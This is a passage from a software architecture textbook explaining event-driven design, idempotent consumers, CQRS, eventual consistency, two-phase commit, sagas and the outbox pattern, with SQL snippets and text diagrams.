Hosting	Self-hosted / managed	Fully managed (AWS)	Self-hosted / cloud
Best For	Stream processing	AWS event routing	Lightweight pub-sub

22.7 Idempotent Event Consumers

In distributed systems, events may be delivered **more than once** due to retries, network issues, or consumer crashes. Consumers must be **idempotent** — processing the same event multiple times produces the same result.

Strategies for Idempotency

1. Idempotency Key / Event ID Tracking

Consumer receives event: 1. Check if event_id exists in processed_events table 2. If yes → skip (already processed) 3. If no → process event, store event_id in processed_events table

2. Natural Idempotency Design operations to be naturally idempotent:

Instead of: balance = balance + 100 (NOT idempotent) Use: SET balance = 250 (idempotent – same result if repeated)

3. Conditional Updates

UPDATE inventory SET quantity = quantity - 1 WHERE product_id = 'P1' AND version = 5; -- Only succeeds if version matches; a retry won't double-decrement

22.8 Event Ordering and Exactly-Once Processing

Event Ordering

Many systems require events to be processed **in order** (e.g., account debits and credits). Strategies:

1. **Partition by entity key:** In Kafka, use the entity ID (e.g., orderId) as the partition key. All events for the same entity go to the same partition, ensuring order.

orderId: A --> Partition 0 (ordered within partition) orderId: B --> Partition 1 orderId: C --> Partition 0

Sequence numbers: Include a sequence number in events. Consumers detect gaps or out-of-order delivery and reorder.

Single partition: Use a single partition (sacrifices parallelism for strict order).


Exactly-Once Processing

Truly "exactly once" is theoretically impossible in distributed systems, but we can achieve **effectively exactly once** through:

1. **At-least-once delivery + Idempotent consumers** = effectively exactly-once
2. **Kafka transactions:** Produce and consume in a transactional context
3. **Deduplication:** Track processed message IDs to discard duplicates

22.9 CQRS + Event Sourcing (Brief Preview)

Event-Driven Architecture naturally leads to the **CQRS** pattern:



- **Write side:** Accepts commands, validates, produces events → stored in event store
- **Read side:** Consumes events, builds denormalized views optimized for queries
- **Separation:** Each side can scale, optimize, and use different storage independently

This pattern is covered in depth in **Chapter 23: CQRS**.

22.10 Real-World Event-Driven Architectures


Amazon

Amazon's entire order processing pipeline is event-driven: - **Order Placed** → triggers payment processing, fraud detection, inventory reservation - **Payment Confirmed** → triggers fulfillment, warehouse picking - **Item Shipped** → triggers tracking, notification, delivery estimation - Uses **Amazon EventBridge** and **SQS/SNS** extensively

Each team owns their events and consumers. New teams can subscribe to existing event streams without modifying producers.

LinkedIn

LinkedIn uses **Apache Kafka** (which they created) as the central nervous system:



LinkedIn processes **7 trillion messages per day** through Kafka, powering: - News feed ranking - People You May Know recommendations - Search index updates - Analytics and reporting - Email and push notifications

Uber

Uber's trip lifecycle is entirely event-driven: - **RideRequested** → match with drivers - **DriverAssigned** → notify rider, start ETA - **TripStarted** → begin fare calculation, tracking - **TripCompleted** → process payment, request rating - Uses Apache Kafka for event streaming

22.11 Best Practices for Event-Driven Architecture

- Design events as contracts:** Events are your public API. Version them carefully.
- Use schema registries:** Enforce event schemas (Confluent Schema Registry, AWS Glue Schema Registry) to prevent breaking changes.
- Keep events small:** Include only what consumers need. Use references (IDs) for large data.
- Make consumers idempotent:** Always. No exceptions.
- Use dead-letter queues (DLQ):** Route failed events to a DLQ for investigation instead of blocking the consumer.
- Monitor event lag:** Track how far behind consumers are from producers. Alert if lag grows.
- Design for failure:** Events will be late, duplicated, or out of order. Build resilience into consumers.
- Avoid event chains that are too long:** If Event A triggers B triggers C triggers D triggers E, debugging becomes extremely difficult.

Good: OrderPlaced --> [3 independent consumers] Bad: A --> B --> C --> D --> E --> F --> G (long chain, fragile)

22.12 Key Takeaways

Event-Driven Architecture decouples services through asynchronous events, enabling scalability, resilience, and loose coupling.

Events are immutable facts about what happened. They are first-class citizens in EDA.

Three core patterns: Event Notification (lightweight signals), Event-Carried State Transfer (full data in events), and Event Sourcing (state as event sequence).

Event Sourcing stores all state changes as events, providing a complete audit trail and the ability to replay/rebuild state.

Choreography (decentralized, event-reactive) works for simple flows; **Orchestration** (centralized coordinator) works for complex business processes.

Idempotency is mandatory: Consumers must handle duplicate events gracefully.

Kafka is the dominant event streaming platform for high-throughput use cases.

Event ordering can be guaranteed per partition key. Use entity IDs as partition keys.

Schema evolution is a critical concern — use schema registries and versioning strategies from day one.

CQRS + Event Sourcing is a powerful combination where the write side produces events and the read side builds optimized query models from those events.

Further Reading

- *Designing Event-Driven Systems* by Ben Stopford (free from Confluent)
- *Building Event-Driven Microservices* by Adam Bellemare
- Martin Fowler: "What do you mean by Event-Driven?"
- Confluent Kafka documentation: <https://docs.confluent.io>

Previous: [Chapter 21 — Microservices Architecture](#) Next: [Chapter 23 — CQRS](#)

Chapter 23: CQRS (Command Query Responsibility Segregation)

Introduction

CQRS (Command Query Responsibility Segregation) is an architectural pattern that separates the **read** (query) and **write** (command) operations of a system into distinct models. Instead of using the same data model for both reading and writing, CQRS uses two separate models optimized for their respective purposes.

The term was coined by **Greg Young** and is an evolution of Bertrand Meyer's **Command Query Separation** (CQS) principle — which states that a method should either change state (command) or return data (query), never both.

CQRS extends this principle from the method level to the **architectural level**, creating separate read and write subsystems.

23.1 Why CQRS? The Problem with a Single Model

In a traditional CRUD application, the same model is used for both reading and writing:

```
+-----+ +-----+ +-----+ | Client | -- Read/Write -> | Single Model | -----> | Database | +-----+ | (same DTO, same |
| (single | | queries, same | | schema) | | tables) | +-----+ +-----+
```

This works fine for simple applications. But problems emerge at scale:

- 1. **Reads and writes have different optimization needs** - **Writes** need normalization, validation, business logic, ACID guarantees - **Reads** need denormalization, joins, projections, speed
- 2. **Read-to-write ratio is often heavily skewed** - Many systems are 90-99% reads, 1-10% writes - Scaling both through the same model is wasteful
- 3. **Complex queries fight complex domain logic** - Domain models optimized for business invariants make bad query models - Query models with lots of joins make domain logic unclear
- 4. **Different storage technologies may be optimal** - Writes might suit a relational DB (strong consistency, transactions) - Reads might suit Elasticsearch (full-text search), Redis (cache), or a document store (denormalized views)

23.2 What Is CQRS?

CQRS splits the system into two sides:

```
COMMANDS  QUERIES (Create, Update, Delete) (Read, Search, List) | | v v +-----+ +-----+ | COMMAND SIDE | | QUERY SIDE | |
| | | | - Validation | | - Denormalized | | - Business Logic | | read models | | - Domain Model | | - Optimized for | | - Write to DB | | specific
views | +-----+ +-----+ +-----+ | ^ v | +-----+ +-----+ | Sync Events +-----+ | WRITE DB | -----> |
READ DB | | (normalized, | (projections) | (denormalized, | | transactional) | | fast queries) | +-----+ +-----+
```


Command Side (Write Model)

- Accepts **commands**: `CreateOrder`, `CancelOrder`, `UpdateShippingAddress`
- Commands represent an **intent** to change state
- Validates commands against business rules
- Executes domain logic (aggregates, entities)
- Persists state changes to the write database
- Publishes events about what changed

Query Side (Read Model)

- Accepts **queries**: `GetOrderId`, `ListOrdersByCustomer`, `SearchProducts`
- Returns data optimized for display / API responses
- Uses **denormalized** data structures (no complex joins)
- Can use different storage technology (Redis, Elasticsearch, materialized views)
- Updated asynchronously from the write side via events/projections

23.3 CQRS Architecture in Detail



Step-by-Step Flow


Write Path (Command): 1. Client sends a command: `POST /orders` with order details 2. Command handler receives and validates the command 3. Domain model (aggregate) applies business rules 4. Changes are persisted to the write database 5. Domain events are published: `orderCreated`

Read Path (Query): 1. Client sends a query: `GET /orders/123` 2. Query handler reads from the read database (already denormalized) 3. Returns data directly — no complex joins or business logic 4. Very fast, often from cache or pre-computed views

Synchronization: 1. When the write side publishes `orderCreated` event 2. A **projection** (event handler) consumes the event 3. The projection updates the read database with the denormalized view 4. Next query reflects the new data

23.4 CQRS Without Event Sourcing (Simpler Variant)

CQRS does **not** require Event Sourcing. You can implement CQRS with a simple relational database on the write side.




How to Publish Events Without Event Sourcing

- Option 1: Outbox Pattern** Write an event to an `outbox` table in the same transaction as the data change. A background process polls the outbox and publishes to the message broker.
- ```
BEGIN TRANSACTION; INSERT INTO orders (...) VALUES (...); INSERT INTO outbox (event_type, payload) VALUES ('OrderCreated', '{...}'); COMMIT; --
Background worker polls outbox and publishes to Kafka/RabbitMQ
```
- Option 2: Change Data Capture (CDC)** Use a tool like Debezium to capture database changes and publish them as events.
- Option 3: Application-level events** After writing to the DB, publish the event in the application code. (Risk: if the app crashes between DB write and event publish, the event is lost.)

## 23.5 CQRS with Event Sourcing (The Full Pattern)

When combined with Event Sourcing, CQRS reaches its full power. The write side stores **events** instead of current state. The read side builds materialized views from those events.



```
| | ^ | | OrderPlaced | | | | ItemAdded | Events Published | | | ItemRemoved | -----+-----> Projection | | OrderShipped | | (Event
Handler) | +-----+ | |
```

## How It Works

1. **Command arrives:** `PlaceOrder { customerId, items[] }`

2. **Aggregate processes command:**

```
OrderAggregate.handle(PlaceOrder): - Validate: customer exists, items are available - Produce event: OrderPlaced { orderId, customerId, items,
total }
```

3. **Events stored in event store:**

```
Stream: Order-12345 [1] OrderPlaced { customerId: C1, total: 99.99, items: [...] } [2] PaymentReceived { paymentId: P1, amount: 99.99 } [3]
OrderShipped { trackingNumber: "TRK-789" }
```

4. **Projection builds read model:**

```
On OrderPlaced: INSERT INTO order_summary (orderId, customer, total, status) VALUES ('12345', 'John', 99.99, 'PLACED'); On OrderShipped: UPDATE
order_summary SET status = 'SHIPPED', tracking = 'TRK-789' WHERE orderId = '12345';
```

5. **Query reads from read model:**

```
SELECT * FROM order_summary WHERE orderId = '12345'; -- Returns: { orderId: 12345, customer: John, total: 99.99, status: SHIPPED, tracking:
TRK-789 }
```

## 23.6 Eventual Consistency

In CQRS, the read model is updated **asynchronously** from the write model. This means there is a **time window** where the read model does not yet reflect the latest write. This is **eventual consistency**.

```
Timeline: T0: Client sends PlaceOrder command T1: Write side persists OrderPlaced event (write DB updated) T2: Event published to message bus T3:
Projection consumes event, updates read DB (read DB updated) Between T1 and T3: Read model is STALE (doesn't show new order) After T3: Read model
is CONSISTENT Typical lag: 10ms - 500ms (depends on infrastructure)
```

### Handling Eventual Consistency in the UI

**Strategy 1: Optimistic UI** After the user creates an order, show a success message and optimistically display the new order in the UI — without waiting for the read model to update.

**Strategy 2: Read-your-own-writes** After a write, query the write model (or a special "recent writes" cache) for a short period to guarantee the user sees their own changes.

**Strategy 3: Polling / WebSocket** The client polls for the updated read model or subscribes to real-time updates via WebSocket.

**Strategy 4: Version-based queries** The write side returns a version number. The read side rejects queries for data older than that version, retrying until the projection catches up.

```
Write response: { orderId: 123, version: 5 } Query request: GET /orders/123?minVersion=5 Read side: Current version is 4 → wait/retry → version 5
arrives → return data
```

## 23.7 When to Use CQRS

### Good Fit

| Scenario | Why CQRS Helps |
|----------|----------------|
|----------|----------------|

|                                         |                                                      |
|-----------------------------------------|------------------------------------------------------|
| High read-to-write ratio                | Scale read side independently (add replicas, caches) |
| Complex domain with rich business logic | Write model stays clean; read model stays simple     |
| Different query patterns                | Build multiple read models for different consumers   |
| Need different storage technologies     | Write: Postgres. Read: Elasticsearch + Redis         |
| Event Sourcing                          | CQRS is the natural complement to Event Sourcing     |
| Collaborative domains                   | Multiple users editing; read views per user role     |
| Reporting / Analytics                   | Read models can be pre-aggregated for dashboards     |

## Example: E-Commerce Product Catalog

```

Write Model (Admin): Read Model (Customer-facing): +-----+ +-----+ | products | | product_catalog_view | | id |
Events | id | | name | -----> | name | | description | | description | | price | | price | | category_id | | category_name | | brand_id | |
brand_name | +-----+ | avg_rating | | categories | | review_count | | id, name | | in_stock | +-----+ | image_urls[] | |
brands | | related_products[] | | id, name | +-----+ +-----+ | reviews | Read Model (Search): | id, product_id |
+-----+ | rating, text | | Elasticsearch Index | +-----+ | name, description, | | category, brand, | |
price_range, | | tags[], facets | +-----+ Read Model (Recommendations): +-----+ | Redis / Graph DB | |
product_id, | | frequently_bought, | | similar_products, | | category_trending | +-----+

```

One write model → **three different read models**, each optimized for its consumer.

## 23.8 When NOT to Use CQRS

CQRS adds significant complexity. **Don't use it when:**

| Scenario                    | Why CQRS Is Overkill                                  |
|-----------------------------|-------------------------------------------------------|
| Simple CRUD application     | A single model with REST endpoints works fine         |
| Low traffic                 | No need to separately scale reads and writes          |
| Simple domain logic         | No benefit from separating read/write models          |
| Small team                  | Operational overhead of two models isn't justified    |
| Strong consistency required | Eventual consistency is unacceptable for the use case |
| Rapid prototyping / MVP     | Ship fast first, add CQRS later if needed             |

**Rule of Thumb:** If your system is primarily CRUD with simple queries, CQRS will add complexity without proportional benefit. Apply CQRS **selectively** to the parts of your system that need it, not everywhere.

## 23.9 Implementation Considerations

### Event Versioning

Over time, event schemas evolve. Old events in the event store don't match new schemas.

**Strategies:** 1. **Weak schema:** Use JSON with tolerant readers (ignore unknown fields) 2. **Upcasting:** Transform old events to new format at read time 3. **Versioned events:** OrderPlacedV1, OrderPlacedV2 as separate types 4. **Schema registry:** Enforce compatibility rules (Avro + Confluent Schema Registry)

```

Version 1 Event: OrderPlaced { orderId, items[], total } Version 2 Event (added shippingAddress): OrderPlaced { orderId, items[], total,
shippingAddress } Upcaster: If event version == 1: Set shippingAddress = null (or look up from customer profile)

```

## Projection Rebuilding

If a projection has a bug, or you need a new read model, you can **replay all events** from the event store to rebuild the projection from scratch.

```
Event Store: [1] OrderPlaced [2] PaymentReceived [3] OrderShipped [4] OrderPlaced (another order) ... [1,000,000] ... Rebuild: 1. Drop the read model table/index 2. Replay all events through the projection 3. Read model is rebuilt with correct logic Time: minutes to hours depending on event count
```

**Optimization:** - Use snapshots to speed up replay - Run rebuilds in parallel per aggregate/partition - Build new projections alongside old ones (blue-green projections)

## Multiple Read Models

One of CQRS's superpowers is supporting **multiple read models** from the same events:

```
Events from Write Side: | +---> Projection A: SQL DB (for API queries) | +---> Projection B: Elasticsearch (for search) | +---> Projection C: Redis (for caching) | +---> Projection D: Data Warehouse (for analytics)
```

Each projection is an independent consumer of the event stream.

# 23.10 CQRS Frameworks and Tools

| Technology              | Language | Notes                                      |
|-------------------------|----------|--------------------------------------------|
| Axon Framework          | Java     | Full CQRS + Event Sourcing framework       |
| EventStoreDB            | Any      | Purpose-built event store with projections |
| Marten                  | .NET     | Event sourcing + document DB (Postgres)    |
| Eventuous               | .NET     | Lightweight CQRS/ES library                |
| Commanded               | Elixir   | CQRS/ES framework for Elixir               |
| Apache Kafka + KStreams | Any      | Event streaming with materialized views    |

# 23.11 Real-World Examples

## Banking / Financial Systems

- **Write side:** Process deposits, withdrawals, transfers with strict business rules
- **Read side:** Account balance views, transaction history, monthly statements
- Event sourcing provides a complete, auditable ledger of all financial transactions

## E-Commerce (Amazon-scale)

- **Write side:** Order creation, inventory updates, pricing changes
- **Read side:** Product catalog (Elasticsearch), recommendation engine, order tracking
- Different teams own different read models

## Social Media (Twitter/X)

- **Write side:** Post a tweet (validate, store)
- **Read side:** Timeline service (pre-computed, denormalized feeds per user)

- Massive read-to-write ratio (millions of reads per tweet)

## Healthcare

- **Write side:** Patient encounters, prescriptions, lab orders
- **Read side:** Patient summary views, clinical dashboards, billing reports
- Event sourcing provides complete medical history audit trail

---

## 23.12 CQRS Decision Framework

Start Here | v Is it a simple CRUD app? / \ YES NO | | v v Don't use CQRS Do reads and writes have very different needs? / \ YES NO | | v v Do you need Consider simpler multiple read alternatives first models? (caching, indexes) / \ YES NO | | v v CQRS + Event CQRS without Sourcing Event Sourcing (full power) (simpler variant)

---

## 23.13 Key Takeaways

**CQRS separates the read model from the write model**, allowing each to be optimized, scaled, and evolved independently.

**The write side** handles commands, validates business rules, and persists state. **The read side** serves queries from denormalized, pre-computed views.

**CQRS without Event Sourcing** is a simpler variant — just separate your read/write databases and sync them via events (Outbox Pattern, CDC).

**CQRS with Event Sourcing** is the full pattern — events are the source of truth, and projections build read models from those events.

**Eventual consistency** between read and write sides is inherent. Use optimistic UI, read-your-own-writes, or polling to handle the lag.

**Multiple read models** from the same event stream is one of CQRS's greatest strengths. Different consumers get data in the format they need.

**Projection rebuilding** from the event store lets you fix bugs in read models or create entirely new views without changing the write side.

**CQRS adds complexity.** Don't apply it to simple CRUD systems. Use it selectively for the parts of your system with high read/write asymmetry or complex domain logic.

**Event versioning** and **schema evolution** must be planned from the start to avoid pain as the system evolves.

**Real-world CQRS** powers banking ledgers, e-commerce catalogs, social media timelines, and healthcare records — anywhere reads and writes have fundamentally different requirements.

---

## Further Reading

- *Implementing Domain-Driven Design* by Vaughn Vernon (Ch. 4 on CQRS)
- Greg Young's CQRS Documents: [https://cqrs.files.wordpress.com/2010/11/cqrs\\_documents.pdf](https://cqrs.files.wordpress.com/2010/11/cqrs_documents.pdf)
- Martin Fowler: "CQRS" — <https://martinfowler.com/bliki/CQRS.html>
- Microsoft: CQRS Pattern — <https://docs.microsoft.com/en-us/azure/architecture/patterns/cqrs>

---

Previous: [Chapter 22 — Event-Driven Architecture](#) Next: [Chapter 24 — Distributed Transactions](#)

# Chapter 24: Distributed Transactions

---

## Introduction

---

In a monolithic application with a single database, transactions are straightforward: begin a transaction, perform multiple operations, commit or rollback. The database guarantees **ACID** properties (Atomicity, Consistency, Isolation, Durability).

But in a distributed system — microservices with separate databases — a single business operation may span **multiple services and databases**. How do you ensure that either **all** services complete their part, or **none** do?

This is the problem of **distributed transactions**, and it is one of the hardest challenges in distributed systems design.

---

## 24.1 The Problem

---

Consider an e-commerce order workflow:

```
Place Order (single business operation): 1. Order Service → Create order record 2. Payment Service → Charge customer's credit card 3. Inventory Service → Reserve items in warehouse 4. Shipping Service → Schedule delivery
What if step 2 succeeds but step 3 fails (items out of stock)? - The customer was charged but won't receive their items! - We need to UNDO the payment (refund)
What if step 3 succeeds but step 4 fails? - Items are reserved but never shipped - We need to UNDO the reservation (release inventory)
```

In a monolith with one database, you'd wrap all this in a single transaction:

```
BEGIN TRANSACTION; INSERT INTO orders ...; INSERT INTO payments ...; UPDATE inventory SET ...; INSERT INTO shipments ...; COMMIT; -- All succeed, or all fail
```

In microservices, **this is not possible**. Each service has its own database. There is no shared transaction coordinator.

---

## 24.2 Why Distributed Transactions Are Hard

---

### Network Partitions

Services communicate over the network. The network can fail at any point: - A request may be sent but never received - A response may be lost (did it succeed or fail?) - A service may be down when you need it

### Partial Failures

In a distributed system, **some operations may succeed while others fail**. Unlike a local transaction where everything rolls back atomically, you must explicitly handle partial success.

### No Global Clock

Services don't share a clock. You can't establish a global ordering of events without additional coordination.

### CAP Theorem Constraints

You can only have two of three: Consistency, Availability, Partition Tolerance. In practice, partitions happen, so you choose between consistency and availability.

---

## 24.3 Two-Phase Commit (2PC)

---

The **Two-Phase Commit** protocol is the classic approach to distributed transactions. A **coordinator** (transaction manager) orchestrates the commit across multiple participants (services/databases).

Phase 1: Prepare (Vote)

The coordinator asks all participants: "Can you commit?"

```
+-----+ "Prepare" +-----+ | Coordinator | -----> | Participant A | | | "Prepare" | (Order DB) | | |
-----> +-----+ | | "Prepare" +-----+ | | -----> | Participant B | | | (Payment DB) | | |
+-----+ | | +-----+ | | | Participant C | | | (Inventory DB) | +-----+ +-----+ Each participant: 1.
Executes the transaction locally (but doesn't commit) 2. Writes to a durable log (WAL) 3. Responds: "YES, I can commit" or "NO, I cannot"
```

Phase 2: Commit (or Abort)

If **all** participants voted YES → Coordinator sends "COMMIT" If **any** participant voted NO → Coordinator sends "ABORT"

```
All voted YES: +-----+ "COMMIT" +-----+ | Coordinator | -----> | Participant A | --> COMMIT locally | |
-----> | Participant B | --> COMMIT locally | | -----> | Participant C | --> COMMIT locally +-----+
+-----+ Any voted NO: +-----+ "ABORT" +-----+ | Coordinator | -----> | Participant A | --> ROLLBACK
locally | | -----> | Participant B | --> ROLLBACK locally | | -----> | Participant C | --> ROLLBACK locally
+-----+ +-----+
```

Problems with 2PC

| P                                             | Description                                                                                   |
|-----------------------------------------------|-----------------------------------------------------------------------------------------------|
| <b>Blocking</b>                               | Coordinator crashes after Phase 1, participants are stuck holding locks, waiting indefinitely |
| <b>Single point of failure</b><br><b>SPOF</b> | Coordinator is a point of failure — if it dies, all are blocked                               |
| <b>Latency</b>                                | Many round trips across network + lock holding time                                           |
| <b>Lock Contention</b>                        | Participants hold locks during entire protocol                                                |
| <b>Not partition tolerant</b>                 | Network partition can cause inconsistency                                                     |
| <b>Reduced availability</b>                   | All participants must be available simultaneously                                             |

Three-Phase Commit (3PC)

3PC adds a **pre-commit** phase to reduce the blocking problem: 1. **CanCommit?** — Coordinator asks if participants can commit 2. **PreCommit** — Participants prepare and acknowledge 3. **DoCommit** — Coordinator tells participants to commit

3PC reduces (but doesn't eliminate) the blocking problem. It is still impractical for microservices because: - Still requires all participants to be available - Doesn't handle network partitions well - More complex and slower than 2PC

Why 2PC/3PC Are Rarely Used in Microservices

- Microservices use **heterogeneous databases** (Postgres, MongoDB, Redis) that don't support a common transaction protocol
- The **blocking nature** kills performance and availability
- It **violates service autonomy** — services can't be deployed independently if they're locked into a distributed transaction protocol
- Modern microservices favor **eventual consistency** over strong consistency

**Key Insight:** 2PC works well within a single data center with homogeneous databases (e.g., multiple Oracle DBs with XA transactions). It does NOT work well across microservices with different databases.



## 24.4 The Saga Pattern

The **Saga pattern** is the preferred approach for managing distributed transactions in microservices. It was originally described by Hector Garcia-Molina and Kenneth Salem in a 1987 paper.

### What Is a Saga?

A saga is a **sequence of local transactions**. Each local transaction updates a single service's database. If a step fails, previously completed steps are undone by executing **compensating transactions**.

SAGA: Place Order T1: Create Order (Order Service) T2: Process Payment (Payment Service) T3: Reserve Inventory (Inventory Service) T4: Schedule Shipping (Shipping Service) If T3 fails (out of stock): C2: Refund Payment (compensating for T2) C1: Cancel Order (compensating for T1)

### Compensating Transactions

A compensating transaction **undoes** the effect of a previous transaction. It is NOT a rollback — it is a new transaction that semantically reverses the effect.

| Original Transaction    | Compensating Transaction |
|-------------------------|--------------------------|
| Create Order            | Cancel Order             |
| Charge Payment          | Refund Payment           |
| Reserve Inventory       | Release Inventory        |
| Schedule Shipping       | Cancel Shipping          |
| Send Confirmation Email | Send Cancellation Email  |

**Important:** Some actions cannot be compensated (e.g., sending a physical letter). These are called **pivot transactions** — once executed, the saga must move forward.

## 24.5 Choreography-Based Saga

In a choreography-based saga, each service **publishes domain events** that trigger the next step. There is **no central coordinator**.

Order Payment Inventory Shipping Notification Service Service Service Service | | | | |--OrderCreated--> | | | | | | | | [Process Payment] | | | | | | | | PaymentProcessed--> | | | | | | | | [Reserve Inventory] | | | | | | | | InventoryReserved----> | | | | | | | | [Schedule Shipping] | | | | | | | | ShipmentScheduled-----> | | | | | | | | [Send Confirmation]

### Failure Scenario (Choreography)

Order Payment Inventory Service Service Service | | | |--OrderCreated--> | | | | PaymentProcessed--> | | | | [OUT OF STOCK!] | | | | <--InventoryFailed | | | | [Refund Payment] | | | | <--PaymentRefunded | | | | [Cancel Order] | | | | |--OrderCancelled-----> | (notify all interested parties)

### Pros of Choreography

- **Loose coupling:** Services don't know about each other directly
- **Simple:** No central coordinator to build and maintain
- **Independent:** Each service manages its own logic
- **Scalable:** Easy to add new steps (just subscribe to events)

### Cons of Choreography

- **Hard to track:** No single place to see the overall saga status

- **Debugging nightmare:** Events flow through multiple services
- **Cyclic dependencies:** Service A events trigger B, which triggers A again
- **Complex failure handling:** Compensating events must be carefully designed
- **No clear ownership:** Who is responsible for the overall business process?

## 24.6 Orchestration-Based Saga

In an orchestration-based saga, a **central orchestrator** (saga coordinator) tells each service what to do and when.

```
+-----+ | ORDER SAGA | | ORCHESTRATOR | | | State Machine: | | 1. Create Order | | 2. Process Payment | | 3. Reserve Stock | |
4. Schedule Ship | +-----+-----+ | +-----+-----+ | | 1. CreateOrder 2. ProcessPayment 3.
ReserveInventory | | | v v v +-----+ +-----+ +-----+ | Order | | Payment | | Inventory | | Service | | Service | | Service |
+-----+ +-----+ +-----+ | 4. ScheduleShipping | v +-----+ | Shipping | | Service | +-----+
```

### Orchestrator State Machine

The orchestrator is implemented as a **state machine** that tracks the saga's progress:

```
+-----+ | SAGA STATES | +-----+ | | ORDER_PENDING -----> CreateOrder ---> ORDER_CREATED | | | | ProcessPayment |
| | | PAYMENT_PROCESSED | | | | ReserveInventory | | | | INVENTORY_RESERVED | | | | ScheduleShipping | | | | SHIPPING_SCHEDULED | | |
| COMPLETED | | | On any failure: | | COMPENSATING -----> Run compensating transactions in reverse | | | | FAILED +-----+
```

### Failure Scenario (Orchestration)

```
Orchestrator Order Svc Payment Svc Inventory Svc | | | | |--CreateOrder----->| | | |<--OrderCreated-----| | | | | |--ProcessPayment--->| | |
| |--charge----->| | | |<--PaymentOK-----| | | | | |--ReserveInventory->| | | | | |--reserve----->| | | |<--OUT OF STOCK-----| | | | |
[COMPENSATE!] | | | | | |--RefundPayment----->| | | | |--refund----->| | | |<--PaymentRefunded--| | | | | |--CancelOrder----->| | |
|<--OrderCancelled---| | | | | [SAGA FAILED] | | |
```

### Pros of Orchestration

- **Clear visibility:** Orchestrator shows the entire saga state
- **Easy to reason about:** One place to see the business process
- **Centralized error handling:** Compensation logic is in one place
- **Better for complex workflows:** Conditional logic, branching, retries
- **Easy to monitor:** Saga state is tracked centrally

### Cons of Orchestration

- **Coupling:** Orchestrator knows about all participating services
- **Single point of failure:** Orchestrator must be highly available
- **Risk of "god" orchestrator:** Too much logic in one place
- **Latency:** All communication goes through the orchestrator

### Comparison Table

| Aspect       | Choreography                  | Orchestration                     |
|--------------|-------------------------------|-----------------------------------|
| Coordination | Decentralized (events)        | Centralized (orchestrator)        |
| Coupling     | Very loose                    | Moderate (orchestrator knows all) |
| Visibility   | Low (distributed flow)        | High (centralized state)          |
| Complexity   | Grows with number of services | Contained in orchestrator         |

|                |                              |                                |
|----------------|------------------------------|--------------------------------|
| Error Handling | Each service handles its own | Centralized in orchestrator    |
| Adding Steps   | Add subscriber (easy)        | Modify orchestrator (moderate) |
| Debugging      | Difficult (event chains)     | Easier (saga state machine)    |
| Best For       | 2-3 services, simple flows   | 4+ services, complex workflows |
| Examples       | Simple approval workflows    | Order processing, booking      |

## 24.7 Forward Recovery vs Backward Recovery

When a saga step fails, there are two strategies:

### Backward Recovery (Compensating)

Undo all completed steps by executing compensating transactions in reverse order. This is the most common approach.

```
T1 → T2 → T3 → T4 (FAIL) <-- C3 <-- C2 <-- C1
```

### Forward Recovery (Retry)

Instead of undoing, **retry** the failed step until it succeeds. This works when the failure is transient (e.g., a temporary network issue).

```
T1 → T2 → T3 → T4 (FAIL) → retry T4 → retry T4 → T4 (SUCCESS)
```

**When to use forward recovery:** - The failure is likely transient (timeout, temporary unavailability) - The step is **past the pivot point** (cannot be compensated) - Retrying is cheaper than compensating all previous steps

**Pivot Transaction:** A step in the saga that, once completed, means the saga **must succeed** (forward recovery only). Steps before the pivot can be compensated; steps after must retry.

```
T1 → T2 → [T3: PIVOT] → T4 → T5 <----compensate----> | <---retry--->
```

## 24.8 The Outbox Pattern

### The Dual Write Problem

A common pitfall in event-driven systems: a service needs to both **write to the database** and **publish an event** to a message broker. These are two separate systems — what if one succeeds and the other fails?

```
Service: 1. Save order to database ✓ SUCCESS 2. Publish OrderCreated event ✗ FAILED (broker down) Result: Order exists in DB but no event was published. Downstream services never know about the order! Or worse: 1. Publish OrderCreated event ✓ SUCCESS 2. Save order to database ✗ FAILED (DB error) Result: Event was published but order doesn't exist! Downstream services process a phantom order!
```

### The Outbox Pattern Solution

Instead of writing to the DB and publishing to the broker separately, write the event to an **outbox table** in the **same database transaction** as the business data.

```
+-----+ | DATABASE TRANSACTION (Atomic) | | | 1. INSERT INTO orders (id, customer, total) | | VALUES ('ord-123', 'cust-456', 99.99); | | | 2. INSERT INTO outbox (id, event_type, payload, published) | | VALUES ('evt-789', 'OrderCreated', '{...}', false); | | | COMMIT; -- Both succeed or both fail (ACID guaranteed) | +-----+
```

A separate **relay process** reads the outbox table and publishes events to the message broker:

```
+-----+ Same DB +-----+ Relay +-----+ Publish +-----+ | Order | -- TX -----> | orders | <----- | Outbox | -----> |
Kafka | | Service | | outbox | Process | Relay | | Topic | +-----+ +-----+ (polls) +-----+ +-----+
```

## Relay Strategies

